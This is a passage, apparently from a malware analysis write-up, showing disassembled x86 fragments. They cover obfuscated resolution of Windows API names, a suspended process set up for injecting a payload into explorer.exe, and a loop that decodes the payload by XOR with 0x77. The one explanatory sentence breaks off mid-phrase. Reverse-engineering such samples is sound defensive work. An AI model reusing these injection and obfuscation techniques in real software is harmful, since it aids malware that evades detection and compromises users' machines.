add     ecx, offset aGetmodulefilen ; "GetModuleFileNameW"
push    ecx ; Str2
call    sub_401CC0
add     esp, 4
mov     dword_405048, eax
mov     edx, 19h
shl     edx, 0
add     edx, offset aGetmodulefilen ; "GetModuleFileNameW"
push    edx ; Str2
call    sub_401CC0
add     esp, 4
mov     dword_40504C, eax
mov     eax, 19h
shl     eax, 1
add     eax, offset aGetmodulefilen ; "GetModuleFileNameW"
push    eax ; Str2
call    sub_401CC0
add     esp, 4
mov     dword_405050, eax
mov     ecx, 19h
imul    edx, ecx, 3
add     edx, offset aGetmodulefilen ; "GetModuleFileNameW"
push    edx ; Str2
call    sub_401CC0
add     esp, 4
mov     dword_405054, eax
call    dword_405054
mov     [ebp+var_C], eax
```

Also the payload that the malware injects into explorer.exe is encoded and it has to perform an encoding method (XOR with)



```
loc_401AEF:
cmp     [ebp+var_4], 400h
jnb     short loc_401B0E
```

```
loc_401B0E:
mov     [ebp+dwCreationFlags], 4
push    44h             ; Size
push    0               ; Val
lea     edx, [ebp+StartupInfo]
push    edx             ; Dst
call    memset
add     esp, 0Ch
xor     eax, eax
mov     [ebp+ProcessInformation.hProcess], eax
mov     [ebp+ProcessInformation.hThread], eax
mov     [ebp+ProcessInformation.dwProcessId], eax
```

```
mov     edx, [ebp+Dst]
add     edx, [ebp+var_4]
movzx   eax, byte ptr [edx]
xor     eax, 77h
mov     ecx, [ebp+Dst]
add     ecx, [ebp+var_4]
mov     [ecx], al
jmp     short loc_401AE6
```